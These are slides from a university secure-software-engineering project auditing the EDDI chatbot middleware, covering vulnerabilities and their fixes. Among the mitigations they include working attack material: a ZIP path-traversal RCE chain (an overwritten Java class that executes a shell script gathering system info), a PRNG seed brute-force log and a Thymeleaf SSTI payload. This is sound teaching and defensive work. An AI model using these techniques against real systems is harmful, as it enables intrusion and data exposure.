UNIVERSITÀ
DEGLI STUDI DI BARI
ALDO MORO

SERLAB
Software Engineering Research

Attacks & Mitigations


EDDI - Enhanced Dialog Driven Interface

Secure Software Engineering

Prof.ssa:
Azzurra Ragone

PhD student:
Samuele Del Vescovo

Students:
Nicola Balzano
Alessandro Boffolo



EDDI


https://docs.labs.ai/

Open-source middleware for advanced AI conversation management

Developed by Labs.ai (Vienna; 14+ years of experience)

- **Conversational API integrations**
  - OpenAI ChatGPT, Hugging Face, Anthropic Claude, Google Gemini, Ollama, Jlama, custom BOTs
- **Advanced conversation management**
  - Triggers, state handling, configurable behavior rules

Flexible solution for deploying scalable AI chatbots in both cloud and on-premises environments.



Responsability in case of incident

Incident Response Workflow

- CISO takes command & convenes stakeholders
- SOC verify alerts, apply firewall rules & freeze accounts
- DBA Lead resets MongoDB & SQLite passwords, suspends suspect accounts
- HR initiates personnel procedures (training, offboarding)
- Risk Management updates risk register & adjusts policies

Asset	Tier	Protection Strategy
MongoDB Admin Password	Tier 1	Central vault with MFA, dual approval, 90-day rotation
SQLite Master Password	Tier 1	Central vault with MFA, dual approval, 90-day rotation
AES-256 CBC key	Tier 1	Central vault with MFA, dual approval, 90-day rotation

Responsibilities Matrix

- **CEO**: approve security strategy & report to Board
- **CIO**: implement technology roadmap & secure DB design
- **CISO**: develop policies, conduct risk assessments, lead incident response
- **DBA Team & IT Backup Administrator**: configure, patch, back up databases; enforce password/key policies; manage encryption key lifecycle
- **Security Operations**: monitor systems, manage vulnerabilities
- **Risk Management**: maintain asset inventory, quantify residual risk
- **Legal & HR**: ensure regulatory compliance, vet privileged users, coordinate training

Static Analysis

Tools used:

- **Fortify** (to identify the vulnerabilities) 
- **Burpsuite** (for manual analysis) 
- **WebHook** (to receive and log HTTP requests for vulnerabilities testing) 

Highlight **37** different **categories** with **172 issues**.

CSRF (1)

Cross-Site Request Forgery


1. A hacker creates a request (in the form of a URL) for their own benefit from a website
2. Hacker embeds that request into a hyperlink and sends it to a visitor who they hope is logged in to the site
3. The website visitor clicks the link, unwittingly sending the request to the site
4. Assuming the request is legitimate, the website fulfills the request, sending data, funds, or access to the hacker

CSRF (2)


Bcrypt usage

CSRF attack mitigate by a login form, that generate a CSRF **token**.

The password is stored using the algorithm called **Bcrypt.**




Login Page




XSS - Stored (1)

Cross-Site Scripting Stored

Cross-Site Scripting (XSS) attacks allow hackers to inject **malicious scripts** into web pages that are then viewed by other users.



XSS input payload position



Stoled CSRF token by XSS

XSS - Stored (2)


Cross-Site Scripting Stored

To mitigate this vulnerability was added:

- **CSP** header to every endpoint response;
- **Sanitization** of input data.

```
PS C:\Users\nikba\Desktop\roba\uni\sse\EDDI_JDK17> try { $response = Invoke-WebRequest
ch { Write-Host "Status Code:" $_.Exception.Response.StatusCode; Write-Host "Headers:";
Status Code: Forbidden
Headers:
Content-Security-Policy
Permissions-Policy
Referrer-Policy
X-Content-Type-Options
X-Frame-Options
X-XSS-Protection
```

CSP header



Sanitization

Insecure Randomness

LCG

Was possible to guess the **PRNG (LCG)** seed, starting from the time in millisecond of the request.

Also there are other possible attack related to **PRNG**.

```
[Running] cd "c:\Users\nikba\Desktop\roba\uni\sse\EDDI_JDK17\Vulnerabili
=== TARGET SEQUENCE (Unknown Seed) ===
Current timestamp reference: 1749040953130
Target 0: Result1 (index: 0)
Target 1: Result1 (index: 0)
Target 2: Result4 (index: 3)
Target 3: Result4 (index: 3)
Target 4: Result2 (index: 1)

=== BRUTEFORCE ATTACK ===
Trying seeds from 1749040952130 to 1749040954130
Total range: 2001 seeds to test
Tested 500 seeds...
Tested 1000 seeds...

SEED FOUND!
Seed: 1749040953404
Difference from reference time: 274ms
Tests performed: 1275

Verification - Next 5 numbers:
Next 0: Result2
Next 1: Result3
Next 2: Result3
Next 3: Result4
Next 4: Result4

=== ANALYSIS ===
The actual seed used by Random() was likely System.currentTimeMillis()
at the exact moment of Random object creation.
Reference time: 1749040953130
Search range: ±1000ms
```

Seed guessing

```java
private T chooseRandomResult(List<T> results) {
    if (!results.isEmpty()) {
        Random random = new Random();
        int randNumber = random.nextInt(results.size());
        return results.get(randNumber);
    }

    return null;
}
```

Using Random

```java
private T chooseRandomResult(List<T> results) {
    if (!results.isEmpty()) {
        SecureRandom secureRandom = new SecureRandom();
        int randNumber = secureRandom.nextInt(results.size());
        return results.get(randNumber);
    }

    return null;
}
```

Using SecureRandom

Path Manipulation - ZIP overwrite (1)

RCE - Remote Command Execution

In EDDI there is some some endpoint to import and export a cusotm bot. But its possibile to modify the zip such that a file is extracted into a specific directory.

```java
@Override
public void unzip(InputStream zipFile, File targetDir) throws IOException {
    if (!targetDir.exists()) {
        targetDir.mkdir();
    }
    ZipInputStream zipIn = new ZipInputStream(zipFile);

    ZipEntry entry = zipIn.getNextEntry();
    // iterates over entries in the zip file
    while (entry != null) {
        String filePath = targetDir.getPath() + File.separator + entry.getName();
        if (!entry.isDirectory()) {
            // if the entry is a file, extracts it
            new File(filePath).getParentFile().mkdirs();
            extractFile(zipIn, filePath);
        } else {
            // if the entry is a directory, make the directory
            File dir = new File(filePath);
            dir.mkdirs();
        }
        zipIn.closeEntry();
        entry = zipIn.getNextEntry();
    }
    zipIn.close();
}
```

Vulnerability

```java
package org.eclipse.microprofile.openapi.annotations.enums;

public enum Explode {
    DEFAULT,
    FALSE,
    TRUE;

    static {
        try {
            Runtime.getRuntime().exec(command:"/bin/bash /tmp/exploit.sh");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

Exploitation class overwrited

Path Manipulation - ZIP overwrite (2)

RCE - Remote Command Execution

When the class will be called the .sh file will be executed, inserting the output of malicius commands in a file visible by a path traversal.

```
uname -a > /tmp/pwn.out
id       >> /tmp/pwn.out

echo "Custom escalation!" >> /tmp/pwn.out

# Attendi che almeno una sottocartella venga creata (max 30 tentativi)
for i in {1..30}; do
  target=$(find /tmp/vertx-cache/ -mindepth 1 -maxdepth 1 -type d | head -n 1)
  if [ -n "$target" ]; then
    break
  fi
  sleep 1
done

echo "target: $target" >> /tmp/pwn.out

if [ -z "$target" ]; then
  echo "No vertx-cache directory found" >> /tmp/pwn.out
else
  # Create full directory path if it doesn't exist
  dest_dir="$target/META-INF/io.smallrye_smallrye-open-api-ui__jar/META-INF/resources/openapi-ui"
  echo "Creating directory: $dest_dir" >> /tmp/pwn.out
  mkdir -p "$dest_dir"

  # Copy the file
  #echo "Copying to: $dest_dir/pwn.out" >> /tmp/pwn.out
  cp /tmp/pwn.out "$dest_dir/pwn.out"
```

Exploitation sh file

Path traversal for sh output

Privacy Violation

GitHub username and password

```
properties.setProperty("git.branch", settings.getBranch());
properties.setProperty("git.commiter_email", settings.getCommitterEmail());
properties.setProperty("git.commiter_name", settings.getCommitterName());
properties.setProperty("git.password", settings.getPassword());
properties.setProperty("git.username", settings.getUsername());
properties.setProperty("git.repository_url", settings.getRepositoryUrl());
properties.setProperty("git.description", settings.getDescription());
properties.setProperty("git.isautomatic", String.valueOf(settings.isAutomatic()));

OutputStream os = new FileOutputStream(new File(gitSettingsPath + "settings.properties"));
properties.store(os, "autogenerated by EDDI");
```

GitHub data saving in a file

This flaw arises from the unencrypted storage of **GitHub data** in a file, which violates user privacy.

A better method is to store **encrypted credentials** derived from a reversible and symmetric algorithm so that they can be decrypted by the system itself on demand. The encryption key can be kept as **environment variables** in file .env.

```
private String encrypt(String value) throws Exception {
    String key = System.getenv(ENV_AES_KEY);
    String iv = System.getenv(ENV_AES_IV);
    if (key == null || iv == null) throw new IllegalStateException("AES key/IV not set in environment variables");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    SecretKeySpec secretKey = new SecretKeySpec(Base64.getDecoder().decode(key), "AES");
    IvParameterSpec ivSpec = new IvParameterSpec(Base64.getDecoder().decode(iv));
    cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivSpec);
    byte[] encrypted = cipher.doFinal(value.getBytes("UTF-8"));
    return Base64.getEncoder().encodeToString(encrypted);
}

private String decrypt(String encrypted) throws Exception {
    String key = System.getenv(ENV_AES_KEY);
    String iv = System.getenv(ENV_AES_IV);
    if (key == null || iv == null) throw new IllegalStateException("AES key/IV not set in environment variables");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    SecretKeySpec secretKey = new SecretKeySpec(Base64.getDecoder().decode(key), "AES");
    IvParameterSpec ivSpec = new IvParameterSpec(Base64.getDecoder().decode(iv));
    cipher.init(Cipher.DECRYPT_MODE, secretKey, ivSpec);
    byte[] decoded = Base64.getDecoder().decode(encrypted);
    return new String(cipher.doFinal(decoded), "UTF-8");
}
```

Encrypt and Decrypt

SQL Injection (1)

Users Reviews Form

Users Reviews

Username	Email	Recensione
h4ck3rs	s@s	test
reviews	CREATE TABLE reviews (id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT, email TEXT, review TEXT)	schema
sqlite_sequence	CREATE TABLE sqlite_sequence(name,seq)	schema

Users Reviews page after SQL Injection

SQL Injection (2)

Users Reviews Form

To mitigate the SQL injection vulnerability, the code was modified by replacing dynamic SQL query construction with the use of **JDBC's PreparedStatements**. This approach uses placeholders (?) instead of user-entered values, which are then assigned separately. In this way, any malicious SQL commands are treated **only as data** and cannot be executed, thus protecting the database.

```
try (Connection conn = DriverManager.getConnection("jdbc:sqlite:" + dbPath);
     PreparedStatement stmt = conn.prepareStatement(
         sql:"INSERT INTO reviews (username, email, review) VALUES (?, ?, ?)")) {

    stmt.setString(parameterIndex:1, username);
    stmt.setString(parameterIndex:2, email);
    stmt.setString(parameterIndex:3, review);
    stmt.executeUpdate();
```

JDBC’s PreparedStatements

Dynamic Code Analysis

Tools used:

- **Burpsuite** (for manual analysis) 
- **ZAP** (for automatic analysis) 

Highlight **<u>4 different issues</u>**.


SSTI

Server Side Template Injection

By inserting **payloads into the JSON config field**, unfiltered input was passed to the Thymeleaf engine. This allowed an attacker to obtain sensitive data or execute code. This was due to a lack of input sanitisation, which meant that all user text was implicitly 'trusted'.

```
"outputSet": [
    {
        "action": "welcome",
        "timesOccurred": 0,
        "outputs": [
            {
                "valueAlternatives": [
                    {
                        "type": "text",
                        "text": "This is a SSTI: \"[[${#ctx}]]\" !!!!!!!!",
                        "delay": 0
                    }
```

SSTI in the interface




Output SSTI

Vulnerable JS Library (1)

CVE-2022-31129

This vulnerability (CVE) affects Moment.js in versions 2.18.0 to 2.29.3. However, version 2.29.4 is used in the analysed software, so this is a **false positive**.
The vulnerability generally allows a ReDoS (Regular Expression Denial of Service) attack to be carried out by exploiting the preprocessRFC2822() function.
For example, a very long input such as '('.repeat(500000) can crash the parser, resulting in excessive CPU/memory usage, server crashes and critical slowdowns.




CVE-2022-31129

Vulnerable JS Library (2)

CVE-2024-6531

Vulnerability CVE-2024-6531 affects the Carousel component in Bootstrap 4.6.2 and can be exploited to **carry out XSS attacks**. By inserting a malicious URL into the 'href' attribute of a Carousel navigation link, an attacker can execute JavaScript code on the opened page. This is because, in some cases, the code does not apply 'preventDefault()' properly. This enables them to steal cookies, impersonate the user or alter the page's contents.




CVE-2024-6531

X-Content-Type-Options Header Missing

MIME-Sniffing

The X-Content-Type-Options security header was **not configured with the value “nosniff”**. As a result, older versions of browsers may parse the content of the response automatically to determine the file type, thereby ignoring the declared file type. This behaviour can cause the content to be misinterpreted, which could introduce security risks.



XCTO Header Missing

Privacy Analysis

Area	Data	Strategy	Pattern
Auth & User Mgmt	user, email, pwd-hash	Minimize	Protection against Tracking
Reviews	user, email, review text	Hide / Abstract	Added-noise measurement obfuscation
Frontend forms	user, email, pwd, review	Inform	Data Breach Notification Pattern, Unusual Activities
User Conversations	userId, conversation history	Inform / Minimize	Unusual Activities, Protection against Tracking
Bot chats	userId, history, free text	Inform / Control	Unusual Activities, Data Breach Notification

References

EDDI - https://docs.labs.ai/

THYMELEAF - https://www.thymeleaf.org/

QUARKUS FRAMEWORK - https://quarkus.io/

CVE-2022-31129 - https://nvd.nist.gov/vuln/detail/cve-2022-31129

CVE-2024-6531 - https://nvd.nist.gov/vuln/detail/CVE-2024-6531

SSTI - https://portswigger.net/web-security/server-side-template-injection

RCE - https://www.imperva.com/learn/application-security/remote-code-execution/

BUPRSUITE - https://portswigger.net/burp

ZAP - https://www.zaproxy.org/

LCG - https://en.wikipedia.org/wiki/Linear_congruential_generator

BCRYPT - https://it.wikipedia.org/wiki/Bcrypt

SECURE RANDOM JAVA - https://docs.oracle.com/javase/8/docs/api/java/security/SecureRandom.html

WEBHOOK - https://docs.webhook.site/

UNIVERSITÀ
DEGLI STUDI DI BARI
ALDO MORO

SERLAB
Software Engineering Research

EDDI - Enhanced Dialog Driven Interface

Thanks for your attention

Secure Software Engineering

Prof.ssa:
Azzurra Ragone

PhD student:
Samuele Del Vescovo

Students:
Nicola Balzano
Alessandro Boffolo